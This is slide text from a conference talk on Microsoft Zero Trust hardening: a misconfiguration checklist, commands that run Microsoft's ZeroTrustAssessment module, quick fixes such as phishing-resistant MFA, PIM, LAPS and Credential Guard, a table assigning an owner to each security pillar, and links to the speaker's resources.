| ☐ Legacy / basic auth | ☐ Per-user MFA |
| ☐ Unmanaged devices reaching apps | ☐ Shared local-admin passwords |
| ☐ Client secrets in Key Vault | ☐ Key Vault public network |
| ☐ Access-policy model | ☐ User consent to any app |
| ☐ Standing Owner at subscription root | ☐ Elevate toggle in too many hands |

Your move




The gap was never the tools. It was the assumptions no one revisited — and the pillars no one owned.

RUN

Step 0 — measure before you change.

```
Install-Module ZeroTrustAssessment
Invoke-ZtAssessment
```



Microsoft's public demo report · aka.ms/ZeroTrust/Demo

Per-pillar score · high-risk failures first · Identity tab first

FIX

This week. With what you own.

- 1 Phishing-resistant MFA for admins
- 2 PIM for GA — kill standing GA
- 3 Key Vault off public network
- 4 The free elevate-access alert
- 5 LAPS + Credential Guard + ASR

OWN

One name against every pillar.

- Identity
- Endpoint
- Apps
- Infrastructure
- Data
- Network



Merrill Fernando  (He/Him) • 8:24 AM

But the good news is that we will be porting all these tests to Maester soon. So they will continue to live in Maester

Write a name next to each pillar



Before you leave this room. A person, not a team.

Identity

IAM team

Endpoint

MDM team

Apps

Cloud Platform + Identity

Infrastructure

Platform + SecOps

Data

Compliance

Network

Network / Platform

Unowned Zero Trust is a slide deck.

small shop? still you — but write it

Questions?

Everything is behind the QR — and it stays up.

- The slide PDF
- The per-pillar Action Pack (with the ownership row + both KQL queries)
- Microsoft Zero Trust Assessment — github.com/microsoft/zerotrustassessment
- Microsoft Cybersecurity Reference Architectures (MCRA)

Pouyan@cofend.io · @pkhabazi



github.com/pkhabazi/WpNinjaSummit26

slides · action pack · both KQL queries

Thank You, Ninjas!

